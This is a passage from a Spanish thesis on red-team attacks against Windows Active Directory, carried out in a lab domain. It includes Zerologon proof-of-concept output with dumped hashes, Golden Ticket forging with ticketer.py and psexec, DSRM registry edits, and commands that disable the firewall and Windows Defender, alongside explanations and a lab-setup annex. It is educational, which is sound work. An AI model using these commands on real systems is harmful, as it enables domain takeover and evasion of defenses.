Herramienta utilizada para ver y realizar un volcado de credenciales almacenadas en memoria, generar tickets Kerberos y poder realizar algunos ataques que hemos visto a lo largo de este trabajo. Podemos descargarla de su repositorio oficial en `https://github.com/gentilkiwi/mimikatz`, desde powershell con "Invoke-Mimikatz" o descargarlo vía i.e. con powershell sin hacer uso de disco.

CVE-2020-1472: Zerologon

Descubierto recientemente por Tom Tervoort, se trata de un error en la implementación criptográfica del protocolo Netlogon, específicamente en el uso del cifrado AES-CFB8, por lo que es posible establecer una nueva contraseña en el DC. Se podría tomar esa contraseña para tener el control total del DC y poder obtener otras credenciales de un usuario administrador del dominio.[24]

Para más información consultar el *paper* oficial en `https://www.secura.com/pathtoimg.php?id=2055`.

Si queremos llevar a cabo la PoC, necesitaremos tener solamente visibilidad de la red y conocer el nombre del DC, su IP y el nombre del dominio. También es necesario el script "nrpc.py" de *impacket* en su última versión ya que contiene dos objetos definidos y necesarios: el "NetrServerPasswordSet2" y el "NetrServerPasswordSet2Response".

```
root@kali:~/Zerologon# python3 PoC.py MARVEL-DC 10.0.2.15 marvel
Performing authentication attempts...
================================================================================================
====================================
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2559f035e2ad7dd9243c048494ea34b6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3d34bbbc0ffa81430f3631ede420d71b:::
MARVEL.local\ironman:1103:aad3b435b51404eeaad3b435b51404ee:29ba2626ebd40e1600199e49e267de8a:::
MARVEL.local\slee:1104:aad3b435b51404eeaad3b435b51404ee:931d2b27acc64a60e5444ebed63a5ca7:::
MARVEL.local\thor:1105:aad3b435b51404eeaad3b435b51404ee:b09d8dd04d58eb3707ad6f4df1ba91ac:::
MARVEL.local\SQLService:1106:aad3b435b51404eeaad3b435b51404ee:8c3efc486704d2ee71eebe71af14d86c:::
MARVEL-DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IRONMAN$:1107:aad3b435b51404eeaad3b435b51404ee:bee076b99466946622a5a8ab9a0ba96f:::
THOR$:1108:aad3b435b51404eeaad3b435b51404ee:15c4366c345eb097b419ca544b8f81d9:::
```

Figura 55: crackeo de contraseña exitoso.

Una vez ejecutado, se realizará un volcado de todos los usuarios del dominio y por lo tanto se compromete totalmente. Se recomienda aplicar los parches liberados para actualizar.

5.6. Técnicas de persistencia

A continuación se explican algunas técnicas se pueden llevar a cabo para mantener el acceso del dominio una vez que se han obtenido permisos como administrador del mismo.

Golden Ticket y KRBTGT

Este ataque consiste en construir nuestro propio TGT cifrados con una clave que deriva de la contraseña de la cuenta "KRBTGT", de tal modo que si se puede obtener ese hash, se podrán generar tickets TGT válidos en todo momento. El procedimiento es el siguiente:

- Una vez que se ha obtenido el hash de la cuenta "KRBTGT" se procede a crear el ticket.
- Los distintos parámetros a utilizar en Mimikatz son:
  - "/domain": FQDN del dominio.
  - "/sid": SID del dominio. Se puede obtener el SID de un usuario del dominio de la siguiente manera:

    ```
    wmic useraccount where (name='<<USUARIO>>' and domain =' %userdomain%')
     get name,sid
    ```

  - "/krbtgt": hash NT de la cuenta KRBTGT.

- "/user": nombre de la cuenta de usuario a suplantar.
- "ticket": nombre del archivo donde se guardará el Golden Ticket creado (es opcional).
- "ptt": cuando se utiliza este parámetro, el ticket se inyecta en memoria directamente y no es necesario cargarlo.

- A continuación se muestra la creación con la herramienta "ticketer.py":

```
root@kali:~/TFM# python3 ticketer.py -nthash 3d34bbbc0ffa81430f3631ede420d71b -domain-sid
S-1-5-21-2203602361-1325013497-370543366 -domain marvel.local Administrator
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for marvel.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
```

Figura 56: Ejemplo de creación de Golden Ticket.

- Una vez generado el ticket, se puede a utilizar mediante, por ejemplo, Mimikatz o psexec.
- Posteriormente, bajo el contexto del nuevo usuario suplantado, se puede utilizar el comando desde Mimikatz "misc::cmd" para ejecutar una terminal. En psexec se muestra en la siguiente imagen la manera de obtener la shell.

```
root@kali:~/TFM# python3 psexec.py -k -n marvel.local/Administrator@MARVEL-DC cmd
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on MARVEL-DC.....
[*] Found writable share ADMIN$
[*] Uploading file EAcFuGtO.exe
[*] Opening SVCManager on MARVEL-DC.....
[*] Creating service WtNU on MARVEL-DC.....
[*] Starting service WtNU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
MARVEL-DC

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d8e7:6502:7c28:690f%11
   IPv4 Address. . . . . . . . . . . : 10.0.2.15
   Subnet Mask . . . . . . . . . . . : 255.0.0.0
   Default Gateway . . . . . . . . . :
```

Figura 57: Ejemplo de creación de Golden Ticket.

De este modo, aunque se cambie la contraseña de los administradores del dominio, siempre se podría obtener acceso total gracias al golden ticket creado.

Este ataque descrito solamente mantiene una persistencia total siempre que la contraseña de KRBTGT no haya cambiado (en raras ocasiones sucede).

Silver ticket

El ataque silver ticket se basa en la creación de un ticket TGS válido para un servicio una vez que se posee el hash NTLM del mismo. Por lo tanto, es posible acceder a ese servicio usando el falso TGT personalizado como cualquier usuario.

En Linux podemos hacer uso de la herramientas ticketer.py y psexec.py, y en Windows se puede usar mimikatz para generar el ticket y, una vez es generado, es inyectado en Rubeus para, finalmente, obtener una shell con psexec.

Skeleton Key

En 2015 se descubrió un malware que conseguía evadir la autenticación en AD, haciendo posible autenticarse como cualquier usuario del dominio inyectándose en LSASS y creando una contraseña maestra para usar "a su antojo". Esto permitía que los usuarios pudieran seguir autenticándose con sus credenciales de uso habitual.

Los requisitos para llevar a cabo este ataque son:

- Quien realiza el ataque debe tener derechos de administrador de dominio.
- Se debe realizar en todos y cada uno de los controladores de dominio para lograr un compromiso completo.
- Reiniciar un controlador de dominio eliminará este malware y el ataque se tendría que desplegar de nuevo.

Para llevar a cabo el ataque, Mimikatz ha implementado la funcionalidad para parchear LSASS en un controlador de dominio para que actúe de igual manera. Esta opción se encuentra en "misc::skeleton" que, una vez ejecutada, nos permitirá autenticarnos como cualquier usuario con la contraseña "mimikatz".

AdminSDHolder Group

El propósito del objeto AdminSDHolder [18] es proporcionar una "plantilla" de permisos para las cuentas y grupos protegidos en un dominio de Active Directory, AdminSDHolder es creado de manera automática como un objeto del contenedor System en cada dominio, su ruta es: *CN=AdminSDHolder ,CN=System ,DC=domain, DC=com*. Al contrario de muchos objetos en Active Directory cuyo propietario es el grupo Administradores, AdminSDHolder tiene como propietario el grupo Domain Admins, de manera predeterminada los miembros del grupoEnterprise Admins pueden hacer cambios en el objeto AdminSDHolder, sin embargo aunque el propietario de este objeto es el grupo Domain Admins, los miembros del grupo Administrators y Enterprise Admins pueden tomar propiedad de este objeto.

DSRM Credentials

Este ataque se puede llevar a cabo dado que hay una cuenta de administrador local dentro de cada DC. Teniendo privilegios de administrador en esta máquina se puede usar mimikatz para volcar el hash de administrador local. Posteriormente, se modificará un registro para activar esta contraseña y poder así acceder remotamente a este usuario de Administrador local.

Para ello:

- Primero tenemos que volcar el hash del usuario Administrador local dentro del DC. Podemos hacerlo con

  ```
  Invoke-Mimikatz -Command ‘ "token::elevate" "lsadump::sam" ’.
  ```

- Tenemos que comprobar si esa cuenta funcionará, y si la clave del registro tiene el valor “0” o no existe hay que ponerla en “2”:

  - Comprueba si la clave existe y se obtiene el valor:

    ```
    Get-ItemProperty "HKLM:\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA"
     -name DsrmAdminLogonBehavior
    ```

  - Si no existe, se crea la clave con valor:

    ```
    New-ItemProperty "HKLM:\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA"
    -name DsrmAdminLogonBehavior -value 2 -PropertyType DWORD
    ```

  - Cambiar el valor a 2:

    ```
    Set-ItemProperty "HKLM:\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA"
     -name DsrmAdminLogonBehavior -value 2 .
    ```

- Segundo, usando PtH se puede listar el contenido de C$ e incluso obtener una shell. Para crear una sesión nueva en PS con ese hash, para el PtH, el dominio utilizado es solo el nombre de la máquina de C$.

ACL Persistence

Los objetos del Directorio Activo, como los usuarios y los grupos, son objetos seguros y las DACL (Active Directory Discretionary Access Control Lists) y las ACEs (Acccess Control Entries) definen quién puede leer/modificar esos objetos (por ejemplo, cambiar el nombre de la cuenta, restablecer la contraseña, etc.). Pues bien, algunos de los permisos y tipos de objetos del Directorio Activo que nos interesan como atacantes son:

- **GenericAll**: derechos totales sobre el objeto (añadir usuarios a un grupo o restablecer la contraseña del usuario).
- **GenericWrite**: actualizar los atributos del objeto (ej: inicio de sesión).
- **WriteOwner**: cambiar el propietario del objeto a un usuario controlado por el atacante hacerse cargo del objeto.
- **WriteDAC**: modificar los ACEs del objeto y dar al atacante el control total del objeto.
- **AllExtendedRights**: capacidad de añadir un usuario a un grupo o de restablecer la contraseña.
- **ForceChangePassword**: capacidad de cambiar la contraseña del usuario.
- **Self (Self-Membership)**: la capacidad de añadirse a un grupo.

Security Descriptors

El Lenguaje de Definición de Descriptores de Seguridad (SDDL) define el formato que se utiliza para describir un descriptor de seguridad. SDDL utiliza cadenas ACE para DACL y SACL:: → ace_type; ace_flags;rights;object_guid; inherit_object_guid; account_sid;

Los descriptores de seguridad se utilizan para almacenar los permisos que un objeto tiene sobre un objeto. Si se puede hacer un pequeño cambio en el descriptor de seguridad de un objeto, se pueden obtener privilegios muy interesantes sobre ese objeto sin necesidad de ser miembro de un grupo privilegiado.

Por lo tanto, esta técnica de persistencia se basa en la habilidad de ganar todos los privilegios necesarios contra ciertos objetos, para poder realizar una tarea que normalmente requiere privilegios de administrador pero sin necesidad de serlo.

Se recomienda ver la charla de ATTL4S en `https://www.youtube.com/watch?v=F-aeOLQd6E4`.

Custom SSP

Para esta técnica, se puede crear tu propio SSP para capturar en texto claro las credenciales utilizadas para acceder a la máquina. Estos SSP (Security Support Provider) se encuentran dentro de cada máquina de Windows en forma de DLL y ambas máquinas deben soportar la misma para poder comunicarse. Se puede usar de forma manual el binario mimilib.dll, proporcionado por Mimikatz, para registrar credenciales en claro, o también puede hacerse uso inyectando en memoria el módulo de mimikatz "misc::memssp".

DCShadow

Registra nuevos controladores de dominio para inyectar objetos AD maliciosos y así crear puertas traseras o cualquier tipo de acceso o derecho ilegítimo. Por lo tanto ahora, ya no se intenta replicar los datos, sino que se registrarán nuevos controladores de dominio en la infraestructura objetivo para inyectar objetos de Active Directory o alterar los existentes (reemplazando el contenido de los atributos).

En la imagen se puede ver las fases que se llevan a cabo par realizar este ataque:



Figura 58: Ejecución DCShadow.

Más información en el blog: `https://blog.alsid.eu/dcshadow-explained-4510f52fc19d`

DCSync

Esta técnica se basa en un concepto muy interesante: como ya vimos, la base de datos en la que se almacenan todos los objetos es NTDS.dit localizada en los DC, pues bien, todos esos DC necesitan sincronizar dicha base de datos cuando un cambio es producido dentro del AD en algún momento (ej: cambio de contraseña). Por lo tanto se trata de hacernos pasar por DC y solicitar una sincronización de la base de datos. Vamos a poder obtener credenciales de usuarios pidiendo a ese DC que replique sus datos con nosotros sin que realmente nosotros seamos DC.[20]

El proceso descrito se lleva a cabo de manera remota, haciendo uso, por ejemplo de Mimikatz.

5.7. Evasión de mecanismos de defensa

En un pentesting o en un ejercicio de Red Team nos podemos encontrar con mecanismos de defensa pensados para alertar y proteger al usuario de posibles ataques o de efectos negativos a causa de acciones hostiles contra su sistema. Es por ello que existen medidas de protección, como las que indicamos a continuación, que se encargan de mantener las configuraciones de defensa y de, incluso, retardar y distraer las intrusiones hostiles.

Firewall

El Firewall de Windows tiene como principal función la de proteger al equipo frente a software malicioso. Además, permite establecer e implementar reglas en las conexiones para saber qué se debe aceptar o, por el contrario, denegar y rechazar.

- Podemos comprobar el estado del Firewall con los comandos

  ```
  netsh advfirewall show allprofiles y netsh firewall show opmode
  ```

- Para desactivar el Firewall tenemos los siguientes comandos:

  ```
  netsh advfirewall set allprofiles state off

  netsh firewall set opmode disable

  Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled
  False
  ```

- Podemos desactivarlo de una manera más silenciosa con:

  ```
  New-NetFirewallRule -DisplayName 'Multicast' -Profile @('Domain',
  'Private', 'Public') -Direction Inbound -Action Allow -Protocol TCP
   -LocalPort 1-65535
  ```

- Abrir un puerto en el firewall:

  ```
  netsh advfirewall firewall add rule name="Open Remote Desktop"
  protocol=TCP dir=in localport=3389 action=allow new-netfirewallrule
  -action allow -localport 80-direction inbound -protocol tcp
  -displayname pentester-c2
  ```

Windows Defender

Es un software que incluye el SO de forma nativa para la detección de virus y software malicioso. Dispone de un base de firmas para las amenazas más conocidas y vigilan el funcionamiento del sistema a tiempo real.

- Para deshabilitar el Windows defender en tiempo real:

```
sc stop WinDefend

Set-MpPreference -DisableIOAVProtection $True
```

- Para hacerlo de una manera más silenciosa:

```
New-NetFirewallRule -DisplayName 'Multicast' -Profile @('Domain', 'Private',
 'Public') -Direction Inbound -Action Allow -Protocol TCP -LocalPort 1-65535
```

Evasión de mecanismos de Log

Para este apartado se puede hacer uso del script "Invoke-Phant0m" desarrollado en powershell. Se encarga de recorrer e identificar los procesos del Servicio de Registro de Eventos (svchost.exe) para finalizarlos. De esta manera el sistema no podrá recopilar los registros y al mismo tiempo parecerá que el servicio sigue en ejecución.

Se puede consultar el repositorio en `https://github.com/hlldz/Invoke-Phant0m`.

Bypass de UAC

El Control de Cuentas de Usuario (UAC, User Account Control) se encarga de notificar, e incluso impedir, que se realicen cambios no autorizados en el sistema ni se modifique el comportamiento en las aplicaciones.

Podemos realizar un bypass y saltarnos dicha restricción, por ejemplo, usando UACMe. Consiste en una herramienta que evade al UAC y permite abusar de la puerta trasera AutoElevate incorporada en Windows. Para más información en
`https://esgeeks.com/uacme-anular-control-cuentas-usuario-uac-windows/` y descarga desde su repositorio `https://github.com/hfiref0x/UACME`.

Otra herramienta desarrollada en python para realizar bypass que podemos usar es WinPwnage. Nos proporciona técnicas para el UAC, persistencia o elevación de privilegios. Disponemos de toda la información de la herramienta en `https://github.com/rootm0s/WinPwnage`.

Ofuscación mediante Powershell

Ya hemos visto que powershell nos proporciona una serie de recursos que podemos aprovechar en el ámbito ofensivo, para este apartado disponemos de una serie de herramientas como son:

- PowerShell Obfuscator: Desarrollada con el propósito de ayudar al Blue Team en la búsqueda de indicadores de ofuscación. Se puede encontrar toda la descripción de la herramienta en `https://github.com/danielbohannon/Invoke-Obfuscation`

- Invoke-DOSfuscation: Del mismo autor que la anterior, este desarrollo persigue crear conciencia e impulsar un cambio que ayude a protegerse mejor contra las TTP (herramientas, técnicas y procedimientos). Permite la generación de comandos ofuscados para aumentar las capacidades de detección. Este recurso se encuentra en `https://github.com/danielbohannon/Invoke-DOSfuscation`.
- Invoke-PSImage: Existe también la posibilidad de ocultar un script de PowerShell en los píxeles de un archivo PNG y genera un *oneliner* para ejecutarlo desde un archivo o desde la web. Con este método los los 4 bits menos significativos de 2 valores de color en cada píxel se utilizan para mantener la carga útil. La calidad de la imagen sufrirá como resultado, pero aún así se ve aceptable. La herramienta está disponible en `https://github.com/peewpw/Invoke-PSImage`.

APPLocker

Con AppLocker, en Windows 10 y en WindowsServer, puedes controlar qué aplicaciones y archivos pueden ejecutar los usuarios. Esto incluye archivos ejecutables, scripts, archivos de Windows Installer, bibliotecas de vínculos dinámicos (archivos .dll), aplicaciones empaquetadas e instaladores de aplicaciones empaquetadas.[21]

Las reglas por defecto de AppLocker permiten a todos los ficheros que se encuentran dentro de la ruta Windows y Program Files ser ejecutados, ya que, si no fuera así, el sistema no funcionaría de forma normal. Si no se establecen los permisos de forma adecuada en estas carpetas, un atacante podría explotar esto para conseguir *bypassear* AppLocker.[22]

Para comprobar la GPO que aplica de forma local podemos usar el siguiente comando para una salida en formato xml

```
Get-AppLockerPolicy -Effective [-xml]
```

O tenemos la posibilidad de conocer la política local y cualquier política de dominio de AppLocker aplicada al equipo con:

```
Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
```

Para más información consultar la documentación de Microsoft en
`https://docs.microsoft.com/en-us/powershell/module/applocker/get-applockerpolicy?view=win10-ps`

Tenemos también una herramienta escrita en powershell que se encarga de copiar un ejecutable a cada carpeta en Windows e intenta ejecutarlo si la copia tiene éxito. Al final, nos muestra qué carpetas están en riesgo de omisión de AppLocker y deben administrarse seguridad. Esto nos permite analizar su configuración y en base a los binarios o rutas restringidas podemos aprovecharnos para la ejecución de acciones ofensivas. Se puede disponer de la herramienta en `https://github.com/3gstudent/Bypass-Windows-AppLocker/blob/master/AppLockerBypassChecker-v1.ps1`.

Lolbins

Binarios o scripts incluidos de forma nativa en el SO de Windows, cuyas funcionalidades se utilizar para llevar a cabo acciones dentro del sistema y sin tocar disco (aunque no se han desarrollado para ello) como: [23]

- Descarga de ficheros.
- Ejecución/compilación de código.
- Codificación/decodificación.
- Evadir defensas.
- Gestionar credenciales.

Estas técnicas se denominan "living on the land" y se orientan a utilizar lo que hay en el sistema en vez de tener que cargar malware y ser detectado. Para ello contamos con un repositorio con los Binarios, scripts y librerías conocidos para Windows: `https://lolbas-project.github.io/`.

Se recomienda ver la charla de Navaja Negra 9 - Ataques Malwareless. El auge de los "Lolbins" - Roberto Amado Giménez en `https://www.youtube.com/watch?v=wXKZPo0ume4`.

Para entenderlo de forma práctica en un ejemplo de bypass a windows defender, visitar `https://baotdvi.wordpress.com/2020/08/20/meterpreterlolbins-windows-defender-bypass/`

6. Elevación de privilegios en Windows

Durante un ejercicio de RedTeam o la realización de un pentest, podemos encontrar sistemas que presenten malas configuraciones, vulnerabilidades en una aplicación o una mala gestión de un administrador sobre el equipo. Una vez conseguida una sesión (shell) tras una fase de explotación, en algunas ocasiones dispondremos de máximos privilegios en el sistema y otras tendremos que realizar una escalada de privilegios. Dicha escalada puede ser vertical, comprometer a otro usuario con mayor cantidad de privilegios, o puede ser vertical, para hacernos con el control total del sistema para ser administrador.

En este apartado se pretende introducir de una manera práctica a varios ejemplos de escalada de privilegios en entornos windows para tener un acercamiento sobre alguno de los mecanismos existentes. Para ello se ha realizado un anexo (Anexo II: PoC elevación de privilegios Windows) sobre un entorno controlado y preparado para tales fines.

En dicho anexo se pueden encontrar escalada de privilegios sobre el kernel, secuestro de dll, ejecución de programas maliciosos en autorun, ejecución de paquetes de windows con máximos privilegios, Hot Potato, etc...

El objetivo es reflejar de una manera visual cómo se pueden usar esta técnicas para escalar privilegios y comprometer de una manera completa un sistema. Por lo tanto, tener un sistema protegido no tiene que ser siempre mantenerlo siempre actualizado, que corresponde a las buenas prácticas de seguridad, si no que existe también en las configuraciones que nosotros tengamos en las aplicaciones instaladas en los equipos y a la gestión de los administradores y a las políticas de seguridad establecidas.

El framework de metasploit cuando tenemos una sesión meterpreter, nos permite de una manera automatizada realizar si utilizamos el comando "getsystem" mediante 3 técnicas posibles:

1. Intentar impersonar en system en memoria.
2. Intentar impersonar en system en disco (alerta a los AV).
3. Con permisos de "SeDebugPrivileges" encuentra un servicio abierto que corra como system y se inyecta a él.

Para profundizar que sucede en esas técnicas se recomienda visitar `https://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/`

Existen herramientas automáticas que nos facilitan encontrar fallos de seguridad y el poder realizar esta escalada de privilegios:

- Ejecutables: winPEAS, Seatbelt, SharpUp, Watson, etc ...
- Powershell: Sherlock, PowerUp, jaws-enum, etc ...
- Otros: windows-exploit-suggester.py y Exploit Suggester de Metasploit.

Conclusiones

La principal finalidad de este trabajo era introducir los fundamentos ofensivos que pueden darse lugar en el entorno de Windows. La temática se ha compuesto de describir el ámbito del Red Team y metodologías aplicadas, se han abordado el tema de Autenticación y Autorización en Windows para conocer qué le pasa a nuestras credenciales dentro del sistema operativo, se ha descrito el protocolo de Kerberos para luego poder adentrarse en Active Directory desde una perspectiva de un ejercicio de intrusión real o de Red Team. Por último se han dado unas pinceladas a las técnicas más utilizadas para elevar privilegios en el sistema operativo, mejorando las aptitudes personales en la materia.

Todo ello aúna y aporta nuevos conocimientos que he desarrollado y adquirido a lo largo de la documentación y, sobretodo, al explicar y plasmar en cada uno de los apartados se ha proporcionado información y se ha detallado de una manera clara y respetando las referencias y los derechos de autor.

En cuanto a los objetivos fijados de carácter personal se han cumplido también, ya que se ha recopilado e investigado de las fuentes mencionadas y han proporcionado el cumplimiento de los hitos para una mejora técnica.

Se han podido documentar y explicar cada sección de una forma clara para que se pudiera tener un primer conocimiento y agrupar la parte teórica con la práctica, ha sido parte esencial de detalle para hacerlo de manera más completa posible.

El apartado dirigido a la creación y configuración de un laboratorio propio para entender y realizar un aprendizaje más manual, ha sido satisfactorio tanto a nivel de configuración del entorno como de la ejecución de la parte práctica, evitando así herramientas automáticas de despliegue.

Describiendo las herramientas utilizadas:

- A la hora de realizar la documentación de este trabajo, se ha empleado LaTeXpara componer y dar formato de alta calidad al mismo.
- Para toda la virtualización necesaria en el laboratorio se ha utilizado VirtualBox como entorno principal junto con todas las máquinas necesarias explicadas en el Anexo I.
- El resto de herramientas y plataformas utilizadas han sido explicadas en cada uno los apartados junto a su funcionalidad y usos.

En cuanto a líneas futuras de desarrollo profesional, hay dos líneas principales de investigación y mejora:

- Continuar desarrollando y profundizando en las técnicas empleadas sobre un entorno Active Directory.
- Adentrarme en el campo ofensivo de Red Team para conocer otras ramas que lo forman.

Sea como fuere, todo estará orientado a una mejora profesional y técnica dentro del campo de la seguridad ofensiva.

Anexos

Anexo I: Laboratorio de pruebas

Para poder aplicar conocimientos y conceptos vistos a lo largo de este trabajo, se ha preparado y configurado un entorno Active Directory. A continuación se detalla paso a paso cómo realizar el despliegue en un entorno virtualizado como VBox:



Figura 59: Inicio de sesión de Administrador.

Todas las máquinas se han montado con 2 Gb de RAM, red NAT e instalado las VM Tools. A lo largo de los pasos se irán detallando credenciales y configuraciones a tener en cuenta. Se introducirán también las rutas para un SO en inglés con "(ING: «ruta»)".

1. **PASO 1**: Windows Server: En el proceso de instalación, elegir segunda opción del menú que indica experiencia de usuario.



Figura 60: Instalación de Windows Server.

-Establecer una contraseña de administrador:



Figura 61: Inicio de sesión de Administrador.

-Una vez que nuestro Server está instalado, renombrar el equipo: MARVEL-DC



Figura 62: Nombre del equipo de nuestro DC.

- Panel de Administrador del servidor e instalaremos el DC aquí. Para ello tendremos que añadir un servicio de dominio, ahora nos toca ir a "Administrar → Agregar roles y características". (ING: "Manage → Add Roles and Features")

Figura 63: Agregar roles y características.

El asistente que nos muestra, nos indica que debemos comprobar algunas tareas:



Figura 64: Asistente de tareas.

Pulsamos siguiente para poder elegir el tipo de instalación, en nuestro caso será "basada en características o en roles".



Figura 65: Tipo de instalación.

Seleccionamos siguiente y en la ventana siguiente tendremos que seleccionar dónde instalaremos el rol. Podemos observar como nuestro servidor se encuentra disponible:



Figura 66: Servidor de destino.

Seleccionamos siguiente y en la nueva ventana seleccionamos la casilla “Servicios de dominio de Active Directory”. (ING: “Active Directory Domain Services”).

